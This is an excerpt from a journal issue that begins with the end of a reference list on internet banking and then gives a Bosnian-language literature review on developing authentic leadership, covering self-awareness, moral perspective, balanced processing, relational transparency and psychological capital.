9. Bashir, I., i Madhavaiah, C. 2014. Determinants of Young Consumers' Intention to Use Internet Banking Services in India. *Vision* (09722629), 18(3), 153-163. doi:10.1177/0972262914538369
10. Bazelski odbor za nadzor banaka. 2003. Načela upravljanja rizikom u elektroničkom bankarstvu
11. Cert (Computer Emergency Response Team) 2017. dostupno na: <https://www.cert.hr/>
12. Clemen, M., Gan, C., Du., J. 2012. The factors impacting on customers' decisions to adopt Internet banking. *Banks and Bank Systems* , 7(3)
13. Chavan, J. 2013. Internet banking – benefits and challenges in an emerging economy. *International Journal of Research in Business*, 1 (1), str. 19-26.

14. Chapter 14: Marketing Internet Banking. 2011. Community Bank Marketing Manual (pp. 14.1-14.90). Reed Elsevier Properties SA.
15. Cong, N., Shie L., Wee, G., Ying, S. 2015. Factors that influence the consumer behavior on choices of local commercial bank for banking products and services in Perak. Research project.
16. Crista, P. C., & Dumescu, T. M. 2011. The importance of marketing for financial-bank services. Annals Of Eftimie Murgu University Resita, Fascicle II, Economic Studies, 141-145.
17. Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. 1989. User acceptance of computer technology: A comparison of two theoretical models. Management Science, 35(8), 982-1003.
18. Deloitte 2016. Banking & Financial Services Consumer Behavior. Deloitte ToucheTohmatsu India LLP.
19. Devlin, J. F., & Gerrard, P., Cunningham B. 2006. Why consumers are not using internet banking: a qualitative study. Journal of Services Marketing, Vol. 20 Issue: 3, pp.160-168.
20. Dilara, A. 2014. Customer Perception towards the Internet Banking Services Performed by the Turkish Banking System. Master Thesis. Gazimağusa, North Cyprus
21. Eurostat 2017. Individuals using the Internet for Internet banking, dostupno na: <http://ec.europa.eu/eurostat/tgm/table.do?tab=table&plugin=1&language=en&pcode=tin00099>
22. Foji, M. 2017. Customer satisfaction and loyalty in a financial institution. Case study – Ecobank Cameroon. Centria University of applies sciences Business Management
23. Furst, K., Lang, W. W., i Nolle, D. E. 2000. Internet Banking: Developments of Prospects. Journal Of Financial Services Research, 22(1/2), 95.
24. Glavan, Lj., M., Ćibarić, A. 2015. Analiza korištenja Internet bankarstva među studentskom populacijom u Republici Hrvatskoj. Zbornik radova Veleučilišta u Šibeniku, No. 3-4/2015
25. Gregović, N., & Crnogorac, D. 2016. Promjene u savremenom bankarstvu sa osvrtom na BIH. Business Consultant / Poslovni Konsultant, 8(59), 47-59.
26. Helna , P., Noufal C., Fasna P. 2017. A study on satisfaction of banking customers towards online services. Clear International Journal Of Research In Commerce & Management, 8(8), 77-79.
27. Kesić, T. (1999). Ponašanje potrošača. Zagreb: Ekonomski fakultet Sveučilišta u Zagrebu
28. Kiljan, S., Simoens, K., De Cock, D., Van Eekelen, M., & Vranken, H. 2017. A Survey of Authentication and Communications Security

- in Online Banking. *ACM Computing Surveys*, 49(4), 61:1-61:35. doi:10.1145/3002170.
29. Laketa, M., Sanader, D., Laketa, L. Misic, Z. 2015. Customer Relationship Management: Concept and Importance for Banking Sector. *UTMS Journal of Economics* 6 (2): 241–254.
30. Malarvizhi, V., Geetha, K. T. 2017. An Empirical Investigation on Users' and Non-Users' Perceptions about E-Banking Services in Coimbatore City. *International Journal Of Economic Perspectives*, 11(2), 160-170.
31. Melnic, E. L. 2017. The emergence of the marketing mix in the banking sector. *Bulletin Of The Transilvania University Of Brasov. Series V: Economic Sciences*, 1035-42.
32. Mirković, V. 2009. Rizici u elektronskom bankarstvu. *Business Consultant / Poslovni Konsultant*, 1(3/4), 72-82.
33. Muzividzi, D., Mbizi, R., Muzkwaze, T. 2013. An analysis of factors that influence internet banking adoption among intellectuals: Case of Chinhoyi University of Technology
34. Paliaga, M. i Oliva, E. 2017. Marketing finansijskih usluga. Rovinj: Marko Paliaga
35. Pavlović, G., & Savić, J. 2017. Determinante namera potrošača u pogledu korišćenja usluga mobilnog bankarstva. *Marketing* (0354-3471), 48(2), 96-106
36. Pilcher, J. (2012). Infographic: The History Of Internet Banking. Dostupno na: <https://thefinancialbrand.com/25380/yodlee-history-of-internet-banking/>
37. Sarel, D., i Marmorstein, H. 2003. Marketing online banking services: The voice of the customer. *Journal Of Financial Services Marketing*, 8(2), 106-118.
38. Sharma, A., Mehta, V. 2004. "Service quality perceptions in financial services - a case study of banking services", *Journal of Services Research*, Vol. 4, No. 2
39. Shethna, J. 2016. 4 important Factors that Influence Consumer Behaviour. Dostupno na: <https://www.educba.com/4-factors-influencing-consumer-behaviour/>
40. Solanki, V. 2012. Risks in E-banking and their management. *International Journal of Marketing, Financial Services & Management Research* Vol.1 Issue 9, ISSN 2277 3622.
41. Tittrade, K., Ciolacu., B. i Pavel, F. 2008. E-banking- impact, risks, security. *Annals Of The University Of Oradea, Economic Science Series*, 17(4), 1537-1542.
42. Turban, E., King, D., Kyu Lee, J., Liang, T., Turban, D. 2015. *Electronic Commerce. A Managerial and Social Networks*

Perspective Eighth Edition: Springer International Publishing
Switzerland

43. Özlen, M. K., & Djedovic, I. 2017. Online banking acceptance: The influence of perceived system security on perceived system quality. *Accounting & Management Information Systems / Contabilitate Si Informatica De Gestiuine*, 16(1), 164-178.
44. Zakon o bankama Federacije Bosne i Hercegovine, 2017.
45. Zwass, W. 1996. Electronic Commerce: Structures and Issues. *International Journal of Electronic Commerce*. Volume 1, Number 1, Fall, 1996, pp. 3 - 23.
46. Wigand, T. 1997. Electronic Commerce: Definition, Theory, and Context. *Taylor & Francis*, 13:1±16

RAZVOJ AUTENTIČNOG LEADERSHIP-A

DEVELOPMENT OF AUTHENTIC LEADERSHIP

Stručni članak

Ph. D. Candidate Irma Imamović*
Suzana Nikačević, MA*

Sažetak

U današnje vrijeme pojavljuje se sve veći interes za razvoj autentičnog leadership-a. Razlog tome su pozitivne implikacije koje takav leadership ima na organizacije, zaposlene i poslovanje u cjelini. Leadership koji se zasniva na vrijednostima i etici stvara organizacije koje mogu ostvariti i održati dugoročni uspjeh. Autentični lideri znaju tko su, u što vjeruju, djeluju iskreno i otvoreno i na osnovu svojih uvjerenja. Autentični lideri grade povjerenje sa zaposlenima, na način da potiču otvorenu komunikaciju, drže se svojih ideala i prikazuju se onakvima kakvi zaista i jesu. Budući da je ovo relativno nova faza u razvoju leadership-a, još uvijek nisu u potpunosti istražene karakteristike ovog stila, kao ni njegove posljedice. Međutim, dosadašnja istraživanja pokazuju pozitivne implikacije koje ovaj leadership pruža, jer doseže do svih radnika u organizaciji. U nastavku ovog rada istražiti ćemo ovaj stil leadershipa, pregledom postojeće stručne literature o ovome stilu.

Ključne riječi: autentični leadership, autentični lider, psihološki kapital, samosvijest, etika, samoregulacija, povjerenje.

Abstract

Nowadays, there is a growing interest in the development of authentic leadership. The reason for this is the positive implications that such leadership has on organizations, employees and the business as a whole. A values-based and ethics-based leadership creates organizations that can achieve and sustain long-term success. Authentic leaders know who they are,

* Ph.D Candidate at: Escola de Economia e Gestão da Universidade do Minho; Universidade de Aveiro – Departamento de Economia, Gestão, Engenharia Industrial e Turismo; Universidade Beira Interior, Covilhã - Departamento de Gestão e Economia, e-mail: irma.imamovic93@gmail.com

* Visoka škola „CEPS - Centar za poslovne studije“ u Kiseljaku, e-mail: suzana.visokaskola@gmail.com; suzana.nikacevic@ceps.edu.ba

what they believe in, act honestly and openly, and based on their beliefs. Authentic leaders build trust with employees, by encouraging open communication, sticking to their ideals and presenting themselves as they really are. Since this is a relatively new stage in the development of leadership, the characteristics of this style, as well as its consequences, have not yet been fully explored. However, research to date shows the positive implications that this leadership provides, as it reaches out to all employees in the organization. In the continuation of this paper, we will explore this style of leadership, reviewing the existing professional literature on this style.

Key words: authentic leadership, authentic leader, psychological capital, self-awareness, ethics, self-regulation, trust

1. UVOD

Autentični leadership je najnovija evolucijska faza u razvoju leadership-a, koja ističe autentičnost lidera. Autentični leadership je sporadično istraživao kao dio moderne znanosti o menadžmentu, a svoj je vrhunac doživio kada je Bill George objavio svoju knjigu „Authentic Leadership“ 2003. godine. (Kruse, 2013.) Međutim, sama istraživanja „autentičnosti“ datiraju još od vremena grčkih filozofa, pa se u njihovim razmišljanjima i djelima spominje „spoznavanje samog sebe“. Bit autentičnosti je poznavanje samog sebe, prihvaćanje i očuvanje samih sebe onakvima kakvi zaista jesmo. (Dimovski, et al., 2012.) Ovaj savjet da poznamo sami sebe je tisućama godina star. Međutim, poznavanje sebe na najdubljem nivou nije jednostavno, budući da smo kompleksna ljudska bića sa više aspekata svog karaktera. Neprekidno se razvijamo, kako testiramo sami sebe u svijetu, koji utiče na nas i prilagođavamo se svojoj okolini, a sve u cilju da nađemo svoje jedinstveno mjesto.

Autentičnost je zajednički ključni faktor među autentičnim dimenzijama leadership-a. (Peterson, et al., 2012.) Autentično liderstvo je predstavljeno kao pristup koji stvara uvjete za veće povjerenje, što pomaže ljudima da nadograđuju svoje snage i da budu pozitivniji, da prošire svoje razmišljanje, da dodaju vrijednost i osjećaj za ono što je ispravno za svoje odluke i da poboljšaju ukupnu učinkovitost njihove organizacije tijekom vremena (Avolio, et al., 2004.)

Autentično liderstvo se prije stiče nego što se dodjeljuje, više je dinamično, a ne hijerarhijsko, zahtjeva visok nivo samo-spoznaje i integriteta. Autentično liderstvo kreira etičku spiralu rasta i razvoja što dovodi do samopouzdanja, vjerovanja u sebe i uspjeha za pojedince, timove i organizacije. Autentično liderstvo ide iznad drugih nivoa liderstva težnjom

ka pobjedi, pobjedi, pobjedi, pobjedi u svim situacijama. Pobjeda za pojedinca, pobjeda za tim, pobjeda za organizaciju i pobjeda za društvo u cjelini. Bilo tko tko je voljan da uveća svoju odgovornost može biti autentični lider. (n.a., 2009.)

U današnje vrijeme sve se više pažnje posvećuje autentičnom liderstvu, kako u teoriji, tako i u poslovnoj praksi. Glavni razlog ovome leži u tome što autentični leadership doseže do svakog radnika u organizaciji.

2. RAZVOJ AUTENTIČNOG LEADERSHIP-a

Iako ne postoji prihvaćena definicija autentičnog leadership-a u literaturi, Müceldili, Turan i Erdil (2013.) navode definiciju koju su preuzeli od Walumbwa i dr. Definicija ide dalje od pojma vjernosti samome sebi i odraz je nekoliko pretpostavki koje se sastoje od autentičnog vodstva. Oni definiraju autentično vodstvo kao „obrazac ponašanja lidera koji crpi i promiče pozitivne psihološke sposobnosti i pozitivno etičko ozračje, da bi poticao veću svijest o sebi, internaliziranu moralnu perspektivu, uravnoteženu obradu informacija i relacijsku transparentnost kod lidera koji rade sa sljedbenicima, potičući pozitivan samorazvoj“. (Müceldili, et al., 2013.)

Taylor (n.g.) kaže da je razvoj autentičnog leadership-a, prema Avolio & Luthans (2006.), definiran kao „proces koji se oslanja na liderov životni pravac, psihološki kapital, moralnu perspektivu i visoko razvijenu podržavajuću organizacijsku klimu u cilju ostvarenja veće samosvijesti i samoregulacijskog ponašanja, koje sa svoje strane potiče kontinuirani, pozitivan samorazvoj koji rezultira u istinski održivim performansama.“

Autentično znači da je nešto izvorno, vjerodostojno, istinito. Taylor (n.g.) kaže da autentičan znači biti originalan, a ne lažan, iskren prema vlastitoj osobnosti, duhu i/ili karakteru. Leadership predstavlja sposobnost vođenja i usmjeravanja drugih. Upravo iz prethodno rečenog Michie i Gooty (2005.) daju pojašnjenje autentičnog leadershipa, navodeći da autentični leadership znači iskreno željeti služiti drugima putem vlastitog leadership-a.

Müceldili, Turan i Erdil (2013.) navode da Avolio i njegove kolege govore o autentičnosti kao poznavanju, prihvaćanju sebe i ostajanju vjernim samome sebi. Ilies, Morgeson i Nahrgang (2005.) navode da je autentičnost (tj. biti ono što jesi) važan introspektivni, ali i relacijski koncept, koji ima značajne implikacije za smislenost života zaposlenih, naročito u procesu leadership-a. Autentičan lider je netko tko je iskreno zainteresiran da osposobi ljude koje vodi da naprave promjenu. Ustvari, oni su više zainteresirani da inspiriraju svoju grupu da napreduje ka ostvarivanju osobnih postignuća, nego da bi ostvarili vlastitu moć, novac ili prestiž. (Woolley, et al., 2010.)

Ilies, Morgeson i Nahrgang (2005.) navode definiciju autentičnog lidera koju su dali Luthans i Avolio (2006.): „Autentični lider je samouvjeren, pun nade, optimističan, vedar, moralan/etičan, okrenut budućnosti i daje prioritet razvoju suradnika da budu lideri. Autentični lider je iskren prema sebi i svojim ponašanjem pozitivno preobražava ili izgrađuje svoje suradnike u lidere same po sebi.“

Ove karakteristike autentičnog leadership-a spominje i Peter Northouse, u svojoj knjizi „Leadership“, kako navodi Tobias (2011.):

1. Samosvijest – Odnosi se na osobne uvide lidera. Nije cilj sama po sebi, nego proces u kojem pojedinci razumiju sami sebe, uključujući njihove snage i slabosti, te utjecaj koji imaju na druge. Samosvijest uključuje osvrt na svoje temeljne vrijednosti, identitet, emocije, motive, ciljeve i hvatanje u koštac s onime što ste vi stvarno na najdubljem nivou. Kad lideri poznaju sami sebe i imaju jasan osjećaj o onome tko su i što predstavljaju, onda imaju snažno uporište za svoje odluke i postupke.
2. Internalizirana moralna perspektiva – Odnosi se na samoregulacijski proces gdje pojedinci koriste svoje unutarnje moralne standarde i vrijednosti da bi upravljali svojim ponašanjem radije nego da dopuste vanjskom pritisku da ih kontrolira.
3. Uravnoteženo procesiranje (uravnotežena obrada informacija) – Odnosi se na sposobnost pojedinca da analizira podatke objektivno i istraži tuđa mišljenja prije donošenja odluke
4. Relacijska transparentnost (transparentnost odnosa) – Odnosi se na to da se bude otvoren i iskren u predstavljanju svog pravog ja drugima. Relacijska transparentnost događa se kada pojedinci podijele svoje temeljne osjećaje, motive i sklonosti s drugima. To uključuje pokazivanje i pozitivnih i negativnih aspekata sebe drugima. Ukratko, relacijska transparentnost se ogleda u otvorenoj komunikaciji i tome da budemo pravi mi u odnosu s drugima.

Upravo zahvaljujući ovim unikatnim komponentama, autentični leadership se razlikuje od drugih stilova leadership-a. Samosvijest je ključni faktor i polazna točka u razvoju autentičnog leadership-a. Muceldili, Turan i Erdil (2013.) citiraju May-a i dr., koji kažu da su poznavanje sebe i iskrenost prema sebi esencijalni za autentični leadership. Samosvjesne osobe stalno ispituju svoje snage i slabosti. Mnogi ljudi troše ogromnu količinu energije da bi bili ono što misle da drugi ljudi žele da budu. Autentično liderstvo je upravo suprotno tomu. Autentično liderstvo zahtjeva da znamo tko smo i da upravo to i budemo, bez straha ili kompromisa. Neil Crofts u svojoj knjizi „Poslovna misao“ (n.a., 2009.) govori o tome kako da bismo upoznali sebe, moramo biti sposobni da artikuliramo našu suštinsku motivaciju i vrijednosti

po kojima živimo. Moralna komponenta je, također, veoma važna i za autentični leadership, ali i za sve ostale stilove leadership-a. Ovo znači da moralni lideri brinu o etičkim standardima i vođeni su svojim moralnim standardima i vrijednostima. Uravnoteženo procesiranje informacija ukazuje na fer donošenje odluka. U tom procesu svi podaci se analiziraju objektivno, kroz pristupe koji ne uključuju demantiranje. (Mücelidili, et al., 2013.) Relacijska transparentnost ističe jedinstvenost osobe, otvorenost i iskrenost u odnosima s drugima.

Kruse (2013.) navodi da, iako različiti teoretičari imaju drugačija gledišta o ovome konceptu, ipak ih se većina slaže u sljedećem:

1. Autentični lideri su samosvjesni i originalni.
2. Autentični lideri su vođeni misijom i usredotočeni na rezultate.
3. Autentični lideri vode svojim srcem, a ne samo svojim umom.
4. Autentični lideri su usredotočeni na dugoročno.

Autentični lider je netko tko je veoma samosvjestan, ima jasan moralni centar, tko je transparentan i donosi odluke na pošten ili balansiran način. (Avolio, 2010.) Autentični lideri su samosvjesni pojedinci, svjesni svojih snaga, ograničenja i emocija. Oni se svojim sljedbenicima pokazuju onakvima kakvi zaista jesu. Nitko ne može biti vjerodostojan pokušavajući imitirati nekoga drugoga. Može se naučiti iz tuđih iskustava, ali ne postoji način na koji se može biti uspješan kada se pokušava biti poput nekog drugog. Ljudi vjeruju onima koji su originalni i vjerodostojni, a ne replika nekog drugog. (George, et al., 2007.)

Autentični lideri nemaju jednu ulogu u privatnom, a drugu u poslovnom životu. Oni ne skrivaju svoje pogreške ili slabosti iz straha da se ne prikažu slabima. Sposobni su postaviti misiju i ciljeve organizacije ispred vlastitog interesa. Posao obavljaju s težnjom da ostvare ciljeve, a ne u cilju ostvarenja vlastite moći, novca ili svog ega. Autentični lideri se ne boje pokazati svoje emocije, svoju ranjivost i ne boje se povezati sa svojim zaposlenima. Međutim, ovo ne znači da su autentični lideri „meki“. Direktna komunikacija je kritična za uspješne rezultate, ali se ovdje radi o empatiji, jer je direktna komunikacija bez empatije često okrutna. Autentični lideri shvaćaju da briga o pojedincu, kao i briga o kompaniji zahtjeva težak posao i strpljenje, ali ovaj pristup je dugoročno itekako isplativ. (Avolio, 2010.)

Kako navode Shamir & Eilam (2005.), ljudi koji slijede autentične lidere to rado rade zato što su takvi lideri pouzdani, vedri, povjerljivi i lojalni. Lideri koji razmatraju sve strane problema, vodeći se vlastitim moralom, jasno komuniciraju svoje ideje i svjesni su vlastitih snaga i slabosti će ohrabriti stvaranje pozitivne organizacijske kulture, što će ujedno doprinijeti i razvoju sljedbenika. (Avolio & Gardner, 2005.) Autentični lideri vode podjednako svojim razumijevanjem i intelektom i oni vode druge

stvarajući im osjećaj svrhe, strasti i vrijednosti. (Michie & Gooty, 2005.) Stvaranje korporativne kulture koja podržava razvoj autentičnog leadership-a je transformacijski proces koji se isplati sam po sebi – doslovno i figurativno. Međutim, potrebno je vremena da bi se vidio povrat na investiciju. (Maldonado, 2013.)

Već smo prethodno razvoj autentičnog leadership-a definirali kao proces koji, oslanjajući se na liderov životni pravac, psihološki kapital, moralnu perspektivu, stvara visoko razvijenu podržavajuću organizacijsku klimu, što rezultira ostvarenjem samorazvoja, tj. veće samosvijesti i samoregulacijskog ponašanja, što u konačnici ima pozitivne implikacije i na ljude i na organizaciju. Razvoj autentičnog leadership-a orijentiran je na potporu i pomoć u napretku ljudi i pomaže u poboljšanju njihovih performansi. Čini se da je ovaj tip razvoja autentičnog leadership-a nemoguće ili, u najmanju ruku, teško podučavati samo u učionici, ako uzmemo u obzir da uključuje nasljedne faktore, životna iskustva i samosvijest. (Avolio & Luthans, 2006.)

Ovaj stil uključuje vlastitu filozofiju leadership-a, vlastiti stil leadership-a. Taylor (n.g.) navodi i činjenicu koju je važno napomenuti za razvoj autentičnog leadership-a, a odnosi se na to da će razvoj ovakvog leadership-a biti moguć samo ukoliko sljedbenici vjeruju da su njihovi lideri zaista autentični, a ne da to glume radi vlastite koristi. Kada lideri i njihovi sljedbenici ulažu jedni u druge da bi ostvarili očekivane rezultate, tada djeluju u naponu snage, imaju bolje razumijevanje misije i prepreka svoje organizacije i razvijaju samosvjesnost, samoregulaciju i povjerenje. (Beddoes-Jones, 2012.)

Tradicionalno se utjecaj lidera mjerio samo na temelju finansijskih dobitaka i drugih materijalnih sredstava, međutim, u posljednje vrijeme su istraživači i lideri počeli prepoznavati važnost neopipljivih dobiti, kao što je ljudski kapital i postizanje pozitivnog stanja razvoja. (Avolio & Luthans, 2006.) Ovo pozitivno stanje razvoja Avolio & Gardner (2005.) nazivaju „pozitivnim psihološkim kapitalom (PsyCap – Positive Psychological Capital)“, a bazira se na samodostatnosti, nadi, vedrosti i optimizmu. Ove komponente utječu na samopouzdanje, vjerovanje da svojim potencijalom možemo ostvariti uspjeh, želju za preuzimanjem projekata sa očekivanjem uspjeha i sposobnost da se brzo oporavimo od traumatičnih situacija.

Ukoliko se usmjerimo na pozitivno a ne na negativno, gradimo konstruktivne stvari u životu, koje formiraju pozitivno osoblje, timove i radno okruženje, za što je već poznato da ostvaruje ogromne dobitke. (Taylor, n.g.) zbog toga bi se autentični lideri trebali ponašati na način da njeguju vlastiti psihološki kapital, što će utjecati na razvoj psihološkog kapitala sljedbenika i imati pozitivan utjecaj na rast i uspjeh organizacije. Potičući sljedbenike da razvijaju svoj psihološki kapital i osjećaju

povezanost s organizacijom, lideri stvaraju zaposlene koji će obavljati poslove bolje, imati bolje stavove i ostvarivati bolje rezultate od onih zaposlenih čiji je nivo psihološkog kapitala nizak.

Stvarni razvoj autentičnog leadership-a ostvaruje se kada osoba dolazi u dodir sa samom sobom, onime što zapravo jest i vjeruje da se može ostvariti ono u što ta osoba vjeruje. (Avolio & Luthans, 2006.) Autentičnom lideru je potrebno i da ima svoju autentičnu filozofiju liderstva. Da biste aritkulisali svoju filozofiju liderstva, trebate razmisliti o (n.a., 2009.):

1. vremenu kada ste najbolje radili - kako ste bili vođeni?
2. svom najboljem liderskom iskustvu?
3. svom „heroju“ lideru

Odgovorite na svako pitanje tako što ćete zabilježiti 4 ili 5 ključnih riječi. Poredajte riječi po redu prioriteta. Uzmite 5 – 7 ključnih atributa i napravite od njih 20 riječi koje također odgovaraju vašoj ključnoj motivaciji i vrijednostima. To je nacrt vaše filozofije liderstva. Živite sa njom, radite sa njom, testirajte je i razvijajte sve dok vam to prija. (n.a., 2009.)

Maldonado (2013.) je definirao ABC autentičnog leadership-a:

- A za autentičnost - biti vjeran svojim vrijednostima i prema sebi.
- B je za hrabrost - imati hrabrosti da vodite i radite prave stvari, pogotovo kad postoje opasnosti ili neslaganja
- C je za suosjećanje: voditi s empatijom i brigom za fizičku i emocionalnu dobrobit drugih.


Autentično liderstvo povezuje zajedno ono tko ste kao osoba, vaša uvjerenja i vrijednosti, kako vodite i upravljate, vašu osobnost, razmišljanja i ponašanja. Biti autentičan znači biti iskren prema vlastitim etičkim standardima ponašanja, živjeti život u kojem ono što kažete odgovara onome što činite, a što je najvažnije, a oboje su u skladu s onim u što vjerujete, vaši principi i ono kako se osjećate. (Maldonado, 2013.)

George (2007.) navodi pet glavnih područja profesionalnog razvoja lidera:

- Samosvijest: Koja je moja priča? Koje su moje snage i razvojne potrebe?
- Vrijednosti: Koje su moje najdublje vrijednosti? Kojim principima se vodi moj leadership?
- Motivacija: Što me motivira? Kako balansiram unutarnjom i vanjskom motivacijom?
- Potporni tim: Tko su ljudi na koje mogu računati da me vode i podržavaju na putu?
- Integrirani život: Kako mogu integrirati sve aspekte svog života i biti ispunjen?

Istraživanje Fione Beddoes-Jones (2012.), a koje je provela za svoju doktorsku disertaciju, započelo je opsežnim pregledom akademske i primijenjene literature o leadership-u, autentičnosti i autentičnom leadership-u, a rezultiralo je razvojem novog modela autentičnog leadership-a, što se može vidjeti na sljedećoj slici:

Slika 1. Kognitivni i bihevioralni aspekti autentičnog leadership-a (Beddoes-Jones, 2012)


Ovaj teoretski model ima četiri faktora, povezujući kognitivne elemente samosvijesti s bihevioralnim elementima samoregulacije i liderovo etičko razmišljanje (koje ona naziva moralnom vrlinom) sa stvarnim ponašanjem (moralni postupci). Ona, dakle, povezuje psihološke aspekte leadership-a sa filozofskim, a to je korisna distinkcija koju su mnoge razvojne inicijative leadership-a propustile napraviti.

Beddoes-Jones (2012.) navodi da je za testiranje ovog četvero – faktorskog modela empirijski, 150 stavki generirano i pregledano od strane stručnog vijeća psihologa, lidera, konsultanata i akademaca za razvoj leadership-a. Kao rezultat, neke su stavke izbrisane, a neke dodane, što je u konačnici rezultiralo listom od 100 pitanja, po 25 za svaki faktor. Urađeno je pilot testiranje u obliku samo – izvještaja, na populaciji koju je sačinjavalo 140 biznis lidera. Finalno istraživanje, koristeći 360 - stupnjeva feedback dizajn, koji ublažava tendenciju lidera da precijene svoje performanse i sposobnosti, 54 službenika s prosječnim radnim stažom 19 godina, su ocijenjeni od strane svojih nadređenih, podređenih i kolega, što je na kraju rezultiralo uzorkom od 380 ukupno. Empirijski su tri komponente autentičnog leadershipa, a ne četiri, postale evidentne: samosvijest, samoregulacija i etika. Čini se da, barem statistički, sljedbenici ne prave razliku između etičkog i moralnog razmišljanja koje okreće lidera u etičkom

odlučivanju (njihova retorika) i onome što rade u praksi. Drugim riječima, lider se jednako procjenjuje po onome što kaže i onome što uradi. Najvažnije je da se ovo dvoje slaže, jer se u suprotnom neće vjerovati lideru. Kvalitativne povratne informacije od kolega i podređenih pokazale su da sljedbenici ocjenjuju lidera prema razini njihove dosljednosti.

Ove tri komponente nazivaju se stupovima autentičnog leadership-a. Svaki od tri "stupa" autentičnog leadership-a obuhvaća niz kognitivnih, bihevioralnih i emocionalnih elemenata, koje ispoljavaju, u većoj ili manjoj mjeri, svi lideri. Tri stupa autentičnog leadership-a ne obezbjeđuju mapu puta za razvoj autentičnih lidera, oni također identifikuju tri razloga zbog kojih lideri ne uspijevaju. (Beddoes-Jones, 2012.) Lideri upravo ne uspijevaju zbog nedovoljne samosvijesti i svijesti o drugima, manjka samodiscipline (samoregulacije), kao i nedostatka morala i etike. Drugim riječima, lider koji ima nedostatak bilo kojih od ovih čimbenika neće postići svoj potencijal, te je vjerojatnije da će u konačnici doživjeti neuspjeh. Razumijevanje razloga neuspjeha u leadership-u je također veoma važno.

Slika 2. Tri stupa autentičnog leadership-a (Beddoes-Jones, 2012)



Avolio i Gardner (2005.) u svom istraživanju autentičnog leadership-a kao centralnu premisu navode da kroz povećanu samosvjesnost, samoregulaciju i pozitivno modeliranje, autentični lideri potiču razvoj autentičnosti kod sljedbenika. Kao rezultat toga, autentičnost sljedbenika doprinosi njihovoj dobrobiti i postizanju održivih performansi.

Zbog toga što je autentični leadership po svojoj prirodi ogledan, liderova autentičnost, kao i integritet, moraju biti vidljivi drugima. (Gardner, et al., 2005.) Dimovski i dr. (2012.) navode da razvoj autentičnog leadership-

a počinje na razini lidera, prolazi kroz samosvijest i samoregulaciju, a zatim izravno utiče na sljedbenika. Ovaj izravan utjecaj naziva se pozitivno modeliranje, što je najuži pojam koji definira osobnu identifikaciju na razini vođa(lider)-sljedbenik. Osim faktora (prethodnika) autentičnog vodstva, razvoj autentičnog vodstva u organizaciji je također pod utjecajem organizacijskog konteksta. Rezultati sljedbenika uključuju performanse, dodatni napor i odustajanja kao što su odlasci, izostanci i kašnjenja. (Dimovski, et al., 2012.)

Slika 3. Predloženi okvir za povezivanje autentičnog vodstva sa stavovima i ponašanjem sljedbenika (Avolio, i dr., 2004.)

Primarni faktor u razvoju autentičnog leadership-a su iskustva pojedinca, koja se očituju najviše u procesu tumačenja životnih ciljeva. Organizacijski kontekst (kultura i klima u organizaciji, suradnici i sustavi potpore) te pozitivni psihološki kapital lidera (povjerenje, nada, optimizam i fleksibilnost) može se, također, smatrati faktorom razvoja autentičnog leadership-a. (Dimovski, et al., 2012.)

